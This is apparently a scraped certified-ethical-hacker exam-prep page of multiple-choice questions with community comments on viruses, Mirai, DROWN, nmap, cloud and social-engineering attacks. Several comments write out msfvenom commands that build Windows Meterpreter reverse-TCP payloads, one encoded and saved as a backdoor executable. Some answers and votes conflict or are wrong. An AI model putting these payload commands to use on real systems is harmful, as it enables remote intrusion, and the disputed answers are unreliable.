So as per CEH Encryption Virus = CryptoLocker Virus = Ransomware

So answer should be A. Steal Virus (and not D)

upvoted 1 times

  **Benignhack** 1 year, 4 months ago

Selected Answer: A



a- based on options available, stealth is best fitted option out of.

upvoted 1 times

  **ITExpert** 1 year, 5 months ago

Polymorphic viruses modify their own code. The virus replicates and encrypts itself, changing its code just enough to evade detection by antivirus programs.

upvoted 1 times

  **victorfs** 1 year, 7 months ago

Selected Answer: A

The correct option is A: stealth virus.

"...a stealth virus is a computer virus that uses various mechanisms to avoid detection by antivirus software. Generally, stealth describes any approach to doing something while avoiding notice"

"Encryption virus" is the wrong option. "They don't change the code, only encrypt"

upvoted 3 times

  **Sri0908** 1 year, 9 months ago

Selected Answer: D

The type of virus that can change its own code and then cipher itself multiple times as it replicates is called an "Encryption virus".

Encryption viruses are a type of malware that encrypts their own code to make it more difficult for antivirus software to detect and remove them. As they replicate, they may use different encryption keys and algorithms to further obfuscate their code. This makes them particularly difficult to detect and remove.

In contrast, "Stealth viruses" attempt to hide themselves from detection by antivirus software by intercepting system calls and returning pre-infected versions of files, while "Tunneling viruses" try to evade detection by creating a tunnel through the system's security mechanisms. "Cavity viruses" modify executable files by creating a cavity in the file where the virus can reside without altering the file size, thus making it harder to detect

upvoted 1 times

  **toluwalase022** 1 year, 8 months ago

i will disagree with you, not that i am agreeing that stealth is the answer. however the question says change its own code, and not encrypt it.. encryption virus encrypts his own code.. so that's answer u gave is wrong... polymorphic should have been the right answer.. however here, i will go with stealth.

upvoted 2 times

🗨️ 👤 **VOAKDO** 1 year, 11 months ago

A:

Stealth virus: change its code + cipher (this is way is called STEALTH, to avoid being detected)

Encryption virus: cipher (only cipher to avoid being detected)

upvoted 3 times

🗨️ 👤 **karloska2015** 2 years, 2 months ago

All the answers in the world and all the dump mean A is the correct answer

upvoted 1 times

🗨️ 👤 **Daniel8660** 2 years, 2 months ago

Selected Answer: D

Types of Viruses - Encryption Virus

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or becomes resident in the target machine. Each virus-infected file uses a different key for encryption. (P.938/922)

upvoted 3 times

🗨️ 👤 **sn30** 2 years, 3 months ago

I wouldn't have said it's a stealth virus, but it's definitely not an encryption virus. An encryption virus is akin to ransomware/cryptomalware, which isn't described here imo. By process of elimination I would say stealth, but only because metamorphic/polymorphic isn't an option

upvoted 3 times

🗨️ 👤 **TroyMcLure** 2 years, 3 months ago

Selected Answer: D

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

upvoted 1 times

🗨️ 👤 **Kratak** 2 years, 4 months ago

A stealth virus usually enters the system via infected web links, malicious email attachments, third-party application downloads, etc. The virus tricks the system to get past an antivirus program using two primary methods:

1. Code modification. To avoid detection, the virus modifies the code and virus signature of every infected file.
2. Data encryption. The virus renders the affected file inaccessible or unreadable to the user by encrypting it and also by using a different encryption key for different files.

Therefore answer is Stealth virus


upvoted 4 times

What is the port to block first in case you are suspicious that an IoT device has been compromised?

- A. 22
- B. 48101
- C. 80
- D. 443

Suggested Answer: B

Community vote distribution



GrezaVi Highly Voted 3 years, 5 months ago
48101

<https://us-cert.cisa.gov/ncas/alerts/TA16-288A>
upvoted 10 times

netloony Highly Voted 3 years, 6 months ago

This is not an old question, i got this one on my exam 2 months ago.
upvoted 7 times

palverz 3 years, 3 months ago

+1 a few weeks ago
upvoted 5 times

sistani Most Recent 1 year ago

Selected Answer: C
it is c
upvoted 1 times

Geofreykimbi46 2 years, 2 months ago

Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor
upvoted 1 times

Daniel8660 2 years, 2 months ago

Selected Answer: B
How to Defend Against IoT Hacking
Mirai, look for suspicious traffic on port 48101. Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor. Monitor traffic on port 48101 as infected devices attempt to spread malicious file. (P.2678/2662)
upvoted 2 times

MasterMark 2 years, 7 months ago

Selected Answer: B
IOT Uses port 48101 and that is the port to monitor for potential issues then closing that port will stop IOT from communication with the network
upvoted 4 times

msnarf 2 years, 8 months ago

Selected Answer: D
B Cannot be the right answer, just because there was a one-off piece of malware eight years ago that used this port. Port 80 and 443 are both valid, but I would think nowadays HTTPS is more common than HTTP, so D it is.
upvoted 1 times

Average_Joe 2 years, 8 months ago

From Viktor Afimov (Udemy's CEHV11 Practice Exams).
Explanation: <https://us-cert.cisa.gov/ncas/alerts/TA16-288A>
The question is incorrect, it is not about knowledge of the IoT security concept, but about knowledge of one of the largest DDoS attacks using Mirai in 2016:

On September 20, 2016, Brian Krebs' security blog (krebsonsecurity.com) was targeted by a massive DDoS attack, one of the largest on record,

exceeding 620 gigabits per second (Gbps). An IoT botnet powered by Mirai malware created the DDoS attack. The Mirai malware continuously scans the Internet for vulnerable IoT devices, which are then infected and used in botnet attacks. The Mirai bot uses a short list of 62 common default usernames and passwords to scan for vulnerable devices. Because many IoT devices are unsecured or weakly secured, this short dictionary allows the bot to access hundreds of thousands of devices.

And one of Preventive Steps was:

- Look for suspicious traffic on port 48101. Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor.
upvoted 6 times

🗲️ 👤 **cazzobsb** 2 years, 8 months ago

Selected Answer: B

correct

upvoted 1 times

🗲️ 👤 **pawel_ceh** 2 years, 9 months ago

Selected Answer: C

Erratum: Port 80 is answer C.

upvoted 1 times

🗲️ 👤 **pawel_ceh** 2 years, 9 months ago

Selected Answer: B

IoT uses HTTP i.e. 80. 443 is HTTPS. 48101 is not assigned.

upvoted 1 times

🗲️ 👤 **semselim** 2 years, 10 months ago

You should block 443

upvoted 1 times

🗲️ 👤 **whysoserious1199** 3 years, 4 months ago

B is correct, though a weird way to put it.

Ans is verifiable by process of elimination:

port 22 = SSH

port 80 = http

port 443 = https

upvoted 2 times

🗲️ 👤 **ANDRESCB1988** 3 years, 5 months ago

correct

upvoted 1 times

🗲️ 👤 **czarul79** 3 years, 8 months ago

This is old question and not on the exam anymore.

upvoted 2 times

🗲️ 👤 **cerzocuspi** 3 years, 8 months ago

Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor.

upvoted 2 times

🗲️ 👤 **Yass07** 3 years, 8 months ago

i think that 443 is the correct answer , i couldn't find any other informations on Google , so please help ?

upvoted 1 times

What is the correct way of using MSFvenom to generate a reverse TCP shellcode for Windows?

- A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
- C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
- D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Suggested Answer: C

Community vote distribution

C (56%)

A (44%)

 **Scryptic** Highly Voted 3 years, 4 months ago

View an example here:

<https://netsec.ws/?p=331>

(Search for the "Windows" example. so you can understand what the different arguments mean (Like LHOST, LPORT)

L=Local, R= Remote

upvoted 11 times

 **gtlusciak** Highly Voted 3 years, 2 months ago

Not sure about this one, "C" will generate a reverse shell file, but "A" will produce a reverse shellcode that you can use in Buffer Overflow so I think the correct answer is "A"

upvoted 10 times

 **07085b9237** Most Recent 10 months ago

Selected Answer: C

..TRRRRRRR


upvoted 1 times

 **shubhrant666** 1 year, 1 month ago

Selected Answer: C

.EXE FOR WINDOWS

upvoted 1 times

 **DataTraveler** 1 year, 2 months ago

Selected Answer: C

Type the command msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe and press Enter.

P. 4048/609 (Lab Manual)

upvoted 3 times

 **YourFriendlyNeighborhoodSpider** 1 year, 1 month ago

Thank you for the clarification! :) God bless you!

upvoted 2 times

 **Vincent_Lu** 1 year, 4 months ago

Selected Answer: C

If the question is "What is ... shellcode", I will choose A.

However, it's "What is ... shellcode for Windows".


That's why I choose C

upvoted 1 times

 **CHCHCHC** 1 year, 4 months ago

The answer is C. if you did any lab from module 6, system hacking, you would be executing this code for many times to create a reverse shell executable for windows.

upvoted 1 times

 **botty** 1 year, 5 months ago

Selected Answer: C

as they are asking for windows, we should create payload with .exe extension, so answer is C
upvoted 1 times

🗳️ 👤 **Melendez** 1 year, 7 months ago

Selected Answer: A

You are using C code to reverse shell to a windows machine.
upvoted 2 times

🗳️ 👤 **Muli_70** 1 year, 8 months ago

The correct answer is A:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
```

This command will generate a Windows shellcode that creates a reverse Meterpreter TCP connection to the IP address 10.10.10.30 on port 4444. The "-f c" option specifies that the output format should be C language code that can be used in exploits.
upvoted 1 times

🗳️ 👤 **Yovecio** 1 year, 8 months ago

It's C because it's mentioning about Windows and -f c will not be executable
upvoted 2 times

🗳️ 👤 **Timebear** 1 year, 8 months ago

The correct answer is:

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c

Explanation:

The option -p specifies the payload to be used, in this case, windows/meterpreter/reverse_tcp, which generates a reverse TCP shellcode for Windows using the Meterpreter payload.

The option LHOST specifies the local host IP address that the reverse shell will connect back to.

The option LPORT specifies the local port on which the reverse shell will connect back to.

The option -f specifies the output format of the generated payload, in this case, c which generates the payload in C language format.

Option A is the correct one because it specifies the correct payload, LHOST, LPORT, and output format for generating a reverse TCP shellcode using msfvenom for Windows. Option B uses RHOST instead of LHOST, which would be used for specifying the remote host IP address, not the local host IP address for the reverse shell to connect back to. Option C and D use exe as the output format, which generates an executable file, not a C language format as specified in the question.
upvoted 1 times

🗳️ 👤 **MrSHacker** 1 year, 9 months ago

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
```

upvoted 2 times

🗳️ 👤 **Sri0908** 1 year, 9 months ago

Selected Answer: A

The correct way of using MSFvenom to generate a reverse TCP shellcode for Windows is:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f <format>
```

Where LHOST is the local IP address where the shell should connect back to, LPORT is the local port number to use for the connection, and <format> is the output format, such as c, exe, or raw.

Therefore, the correct option is A: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c.
upvoted 2 times

🗳️ 👤 **CyberMalware** 1 year, 9 months ago

Selected Answer: C

c is correct
upvoted 1 times

🗳️ 👤 **lau2123** 1 year, 10 months ago

The correct way of using MSFvenom to generate a reverse TCP shellcode for Windows is:

A. `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c`

Explanation:

This command generates a Windows Meterpreter reverse TCP shellcode that will connect back to the IP address specified in LHOST and the port specified in LPORT. The -f option specifies the output format as C code.

Option B is incorrect because RHOST is not a valid option for generating a reverse TCP payload; it is used for specifying the remote host to connect to when exploiting a target.

Options C and D are both valid for generating an executable file containing the payload, but they do not generate the raw shellcode itself.
upvoted 2 times

  **josevirtual** 2 years ago

Selected Answer: A

Since it asks for shellcode, Windows or not it has to be A. C creates an executable, not shellcode.
upvoted 4 times

Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. Padding oracle attack
- B. DROWN attack
- C. DUHK attack
- D. Side-channel attack

Suggested Answer: B

Community vote distribution




B (100%)

  **whysoserious1199**  2 years, 4 months ago

The DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack is a cross-protocol security bug that attacks servers supporting modern SSLv3/TLS protocol suites by using their support for the obsolete, insecure, SSL v2 protocol to leverage an attack on connections using up-to-date protocols that would otherwise be secure.[1][2] DROWN can affect all types of servers that offer services encrypted with SSLv3/TLS yet still support SSLv2, provided they share the same public key credentials between the two protocols.[3] Additionally, if the same public key certificate is used on a different server that supports SSLv2, the TLS server is also vulnerable due to the SSLv2 server leaking key information that can be used against the TLS server.

(src= https://en.wikipedia.org/wiki/DROWN_attack)

upvoted 21 times

  **illuded03jolted**  2 years, 4 months ago

DROWN attack allows an attacker to decrypt intercepted TLS connections by making specially crafted connections to an SSLv2 server that uses the same private key.

upvoted 8 times

  **juliosc**  10 months, 2 weeks ago

The server is critically vulnerable to the DROWN attack if it permits SSLv2 connection, which is mostly caused by a misconfiguration or incorrect default settings.

upvoted 2 times

  **Daniel8660** 1 year, 2 months ago

Selected Answer: B

Cryptanalysis - DROWN Attack

A DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites. A DROWN attack makes the attacker decrypt the latest TLS connection between the victim client and server by launching malicious SSLv2 probes using the same private key. (P.3129/3113)

upvoted 4 times

  **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 2 times

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.

John decided to perform a TCP SYN ping scan on the target network.

Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. `nmap -sn -PO < target IP address >`
- B. `nmap -sn -PS < target IP address >`
- C. `nmap -sn -PA < target IP address >`
- D. `nmap -sn -PP < target IP address >`

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **Scryptic** Highly Voted 1 year, 10 months ago

Just remember the "S" in -PS for SYN for this question.

upvoted 29 times

🗳️ 👤 **Kamal_SriLanka** Highly Voted 1 year, 10 months ago

`nmap -sn -PS < target IP address >` is the right answer

upvoted 11 times

🗳️ 👤 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: B

Other Host Discovery Techniques - TCP SYN Ping Scan

Attackers send empty TCP SYN packets to a target host, and an ACK response means that the host is active.

`Nmap -sn -PS <target IP address>` (P.288/272)

upvoted 3 times

🗳️ 👤 **Hanji1691** 1 year ago

Selected Answer: B

correct

upvoted 2 times

🗳️ 👤 **martco** 1 year, 7 months ago

Discovering network hosts with TCP SYN ping scans...

<https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/>

upvoted 1 times

🗳️ 👤 **kevinheath** 1 year, 10 months ago

correct

upvoted 3 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.

Which of the following cloud attacks did Alice perform in the above scenario?

- A. Cloud cryptojacking
- B. Man-in-the-cloud (MITC) attack
- C. Cloud hopper attack
- D. Cloudborne attack

Suggested Answer: C


Community vote distribution

C (100%)

 **Scryptic** Highly Voted 3 years, 4 months ago

The attackers behind Cloud Hopper were able to get hold of security credentials by sending spoof emails to workers at cloud businesses. They then leveraged the access these "spear-phishing" attacks gave them to install malware that let them steal security credentials and conduct reconnaissance

upvoted 17 times

 **Daniel8660** Highly Voted 2 years, 2 months ago

Selected Answer: C

Cloud Attacks: Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers.

Attackers initiate spear-phishing emails with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information. (P.2903/2887)

upvoted 7 times

 **huyan** Most Recent 11 months, 4 weeks ago

This question was on my test on 12/20/23

upvoted 1 times

 **CHCHCHC** 1 year, 4 months ago

Selected Answer: C

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Module 19 Page 1992

upvoted 1 times


 **MyName7** 2 years, 4 months ago

Selected Answer: C

Cloud Hopper attacks are triggered at the Managed Service Providers (MSPs) and their users.

Attackers initiate spear-phishing emails with custom made malware to compromise the accounts of staff o cloud service firms to obtain confidential information.

upvoted 3 times

 **MyName7** 2 years, 4 months ago

of staff OR* cloud service

upvoted 1 times

 **AleksVAnd** 2 years, 9 months ago

Correct. Page 2903, Module 19 Cloud Computing: Cloud Hopper Attack. The "hop"/jump part comes from the lateral movement after the breach.
upvoted 4 times

🗨️ 👤 **martco** 3 years, 1 month ago

<https://www.trendmicro.com/vinfo/pl/security/news/cyber-attacks/operation-cloud-hopper-what-you-need-to-know>

upvoted 2 times

🗨️ 👤 **sairmanzur** 3 years, 3 months ago

Why not B

upvoted 1 times

🗨️ 👤 **ANDRESCB1988** 3 years, 5 months ago

correct

upvoted 1 times

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.


What is the tool employed by John to gather information from the LDAP service?

- A. ike-scan
- B. Zabasearch
- C. JXplorer
- D. EarthExplorer

Suggested Answer: C

Community vote distribution

C (100%)

 **martco** Highly Voted 1 year, 7 months ago
<http://jxplorer.org>


for LDAP enumeration work good or evil
upvoted 5 times

 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: C

LDAP Enumeration Tools

Attackers can enumerate information such as valid usernames, addresses, and departmental details from different LDAP servers. Ex: Active Directory Explorer(AD Explorer) JXplorer (P.439/423)
upvoted 4 times

 **ANDRESCB1988** 1 year, 11 months ago
correct
upvoted 1 times

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network.


What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. Email footprinting
- C. Whois footprinting
- D. VPN footprinting

Suggested Answer: C

Community vote distribution

C (100%)

 **blacksheep6r** Highly Voted 1 year, 8 months ago

Whois footprinting

WHOIS (pronounced as the phrase who is) is a query and response protocol and whois footprinting is a method for glance information about ownership of a domain name as following:

Domain name details

Contact details contain phone no. and email address of the owner

Registration date for the domain name

Expire date for the domain name

Domain name servers

upvoted 7 times

 **Daniel8660** Highly Voted 8 months, 2 weeks ago

Selected Answer: C

Whois Footprinting

Whois footprinting, which helps in gathering domain information such as information regarding the owner of an organization, its registrar, registration details, its name server, and contact information. (P.214/198)

upvoted 5 times

 **ANDRESCB1988** Most Recent 1 year, 11 months ago

correct

upvoted 2 times

 **Kamal_SriLanka** 1 year, 11 months ago

Correct Answer

upvoted 3 times

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

- A. Diversion theft
- B. Quid pro quo
- C. Elicitation
- D. Phishing

Suggested Answer: C

Community vote distribution

B (53%)


C (48%)

 **beowolf** Highly Voted 3 years, 3 months ago

B is the correct answer.


EC council official book - page 1235

upvoted 15 times

 **blacksheep6r** 3 years, 2 months ago

Quid Pro Quo Quid pro quo is a Latin phrase that meaning "something for something." In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials. For example, an attacker gathers random phone numbers of the employees of a target organization. They then start calling each number, pretending to be from the IT department. The attacker eventually finds someone with a genuine technical issue and offers their service to resolve it. The attacker can then ask the victim to follow a series of steps and to type in the specific commands to install and launch malicious files that contain malware designed to collect sensitive information

upvoted 12 times

 **ANDRESCB1988** Highly Voted 3 years, 5 months ago

option B is the correct, quid pro quo

upvoted 12 times

 **insaniunt** Most Recent 11 months ago

Selected Answer: B

Quid pro quo: In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials. For example, an attacker gathers random phone numbers of the employees of a target organization. They then start calling each number, pretending to be from the IT department. The attacker eventually finds someone with a genuine technical issue and offers their service to resolve it. The attacker can then ask the victim to follow a series of steps and to type in the specific commands to install and launch malicious files that contain malware designed to collect sensitive information.

- Page 1348 from CEH v12 book

upvoted 1 times

 **shubhrant666** 1 year, 1 month ago

Selected Answer: B

QUID is ryt 1 acc to cehv12 module

upvoted 1 times

 **sudowhoami** 1 year, 1 month ago

Selected Answer: C

correct option is Elicitation

upvoted 1 times

 **Ciruuss_** 1 year, 3 months ago

Selected Answer: C

I was wrong, correct option is Elicitation, because quid pro quo means "something for something" and in this example the attacker didn't ask for anything so correct answer is Elicitation

upvoted 1 times

🗨️ 👤 **Ciruuss_** 1 year, 3 months ago

Selected Answer: B

B is the correct answer. EC council official book - page 1235

upvoted 1 times

🗨️ 👤 **Ciruuss_** 1 year, 3 months ago

Selected Answer: C

I was wrong, correct option is Elicitation, because quid pro quo means "something for something" and in this example the attacker didn't ask for anything so correct answer is Elicitation

upvoted 1 times

🗨️ 👤 **ostorgaf** 1 year, 4 months ago

Selected Answer: B

Quid pro quo social engineering involves offering something in exchange for sensitive information or action from the victim. In this scenario, Johnson is offering supposed technical support and warning the victim about a server compromise, then providing instructions to follow. The victim is enticed to follow the instructions because they believe they are receiving assistance in preventing a compromise. This technique often involves a sense of urgency or fear to manipulate the victim into taking the desired actions, which aligns with the situation described in the scenario.

upvoted 1 times

🗨️ 👤 **Vincent_Lu** 1 year, 4 months ago

Selected Answer: B

I have the expert knowledge to solve your problem, so we can "Quid pro quo", although it's a scam.

upvoted 1 times

🗨️ 👤 **CHCHCHC** 1 year, 4 months ago

this is a type of phishing attack! to be more specific it is vishing,

upvoted 1 times

🗨️ 👤 **victorfs** 1 year, 7 months ago

Selected Answer: C

The correct one is C.

Elicitation

upvoted 2 times

🗨️ 👤 **jeremy13** 1 year, 7 months ago

Selected Answer: B

B. Quid pro quo

upvoted 1 times

🗨️ 👤 **White_T_10** 1 year, 7 months ago

Elicitation is a technique used to collect information that is not readily available and do so without raising suspicion that specific facts are being sought. This cannot be quid pro quo.

upvoted 4 times

🗨️ 👤 **ounuomi** 1 year, 9 months ago

Quid Pro Quo

upvoted 1 times

🗨️ 👤 **Bob_234** 1 year, 9 months ago

Selected Answer: C

In summary, quid pro quo involves an exchange of something valuable for information or access, while elicitation involves questioning techniques to obtain information from the victim without an exchange of something valuable.

upvoted 3 times

🗨️ 👤 **VOAKDO** 1 year, 11 months ago



C

these are the keys:

Quick pro quo: calling random numbers (NO HERE)

Elicitation: ..to communicate with persons who have access to sensitive information... (Here, when they say that "he found the contact number of sibertech.org -reputed cybersecurity firm-....., he has "access to sensitive information".

upvoted 3 times

  **noblethic** 1 year, 12 months ago

Selected Answer: B

ECH-11 book, page 1235 reads:

"...For example, an attacker gathers random phone numbers of the employees of a target organization. They then start calling each number, pretending to be from the IT department."

upvoted 2 times

In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it.
How do you accomplish this?

- A. Delete the wireless network
- B. Lock all users
- C. Disable SSID broadcasting
- D. Remove all passwords

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **Forrest43** 11 months, 2 weeks ago

ssid cloaking or disable the broadcast of your SSID is the only option here that makes sense. Mind that this is not a best practise anymore, in contrary it raises suspicion and attracts hackers.

upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: C

Defense Against Wireless Attacks

Best Practices for Configuration

Disable SSID broadcasts (P.2363/2347)

upvoted 3 times

🗳️ 👤 **egz21** 2 years, 5 months ago

Is correct!!

upvoted 1 times

🗳️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times



Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

- A. Wardriving
- B. Wireless sniffing
- C. Evil twin
- D. Piggybacking

Suggested Answer: C

Community vote distribution

C (100%)

 **Daniel8660**  8 months, 2 weeks ago

Selected Answer: C

Wireless Threats - Confidentiality Attacks

Launch of Wireless Attacks: Evil Twin


Evil Twin is a wireless AP that pretends to be a legitimate AP by replicating another network name. Attackers set up a rogue AP outside the corporate perimeter and lures users to sign into the wrong AP. (P.2297/2281)

upvoted 7 times

 **dinonino**  9 months, 2 weeks ago

Correct answer is evil twin. Wardriving is when you drive around to look for wifi

upvoted 1 times

 **AjaxFar** 1 year, 6 months ago


I agreed with C, but what if they also sniffed his password. Am also considered option B. Am to be guide if am wrong

upvoted 1 times

 **Qwertyzloy** 1 year, 6 months ago

of course Evil Twin

upvoted 1 times

 **Mashaphu** 1 year, 9 months ago

Evil twin

upvoted 1 times

 **Daiwanlang** 1 year, 10 months ago

A is the correct

upvoted 2 times

 **SirKiluwa** 1 year, 6 months ago

How can you say A? really? Evil TWIN is the correct Answer


upvoted 1 times

 **Conkerzin** 1 year, 5 months ago

Stop making people confuse with wrong answers!!!

It's C: Evil Twin

upvoted 4 times

 **brdweek** 1 year, 10 months ago

No, it's Evil twin / rogue

upvoted 2 times

 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times


To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines.

The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time. Which technique is discussed here?

- A. Subnet scanning technique
- B. Permutation scanning technique
- C. Hit-list scanning technique.
- D. Topological scanning technique

Suggested Answer: D

Community vote distribution



Daniel8660 Highly Voted 1 year, 8 months ago

Selected Answer: C

Botnets - Scanning Methods for Finding Vulnerable Machines

Hit-list Scanning - The attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half.

The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. (P.1337/1321)

upvoted 8 times

dinonino Highly Voted 1 year, 9 months ago

Random Scanning - The infected machine probes IP addresses randomly from the target network IP range and checks for vulnerabilities

Hit-list Scanning - An attacker first collects a list of potentially vulnerable machines and then scans them to find vulnerable machines

Topological Scanning - It uses information obtained from an infected machine to find new vulnerable machines

Local Subnet Scanning - The infected machine looks for new vulnerable machines in its own local network

Permutation Scanning - It uses a pseudorandom permutation list of IP addresses to find new vulnerable machines

upvoted 6 times

ostorgaf Most Recent 10 months ago

Selected Answer: C

Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time.

Certified Ethical Hacker (CEH) Version 12 eBook page 954

upvoted 1 times

muktibiswas 12 months ago

Ans is D because topological scanning is alternative of hit list but scans newly vulneral machine , here newly word is used

upvoted 2 times

juliosc 1 year, 3 months ago

Hit List Scanning: An attacker first collects a list of potentially vulnerable machines and then scans them to find vulnerable machines

upvoted 1 times

asadeyemo 1 year, 5 months ago

The correct answer is c: Hit-list scanning technique.

upvoted 2 times

🗨️ 👤 **kiki533** 1 year, 8 months ago

C Hit-List Scan

upvoted 2 times

🗨️ 👤 **JackyLai88** 1 year, 9 months ago

Selected Answer: C

Hit-list Scanning

Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time.

upvoted 3 times

🗨️ 👤 **antoclk** 1 year, 9 months ago

Selected Answer: C

Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections.

The worm begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

upvoted 1 times

🗨️ 👤 **sn30** 1 year, 9 months ago

Selected Answer: C

Correct answer is C

upvoted 1 times

🗨️ 👤 **tinkerer** 1 year, 9 months ago

Selected Answer: D

D is correct

upvoted 1 times

🗨️ 👤 **AaronS1990** 1 year, 7 months ago

I definitely isn't

upvoted 1 times

🗨️ 👤 **TroyMcLure** 1 year, 9 months ago

Selected Answer: C

An attacker first collects a list of potentially vulnerable machines and then scans them to find vulnerable machines

upvoted 1 times

🗨️ 👤 **Aisha86** 1 year, 9 months ago

answer c.

Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half.

upvoted 1 times

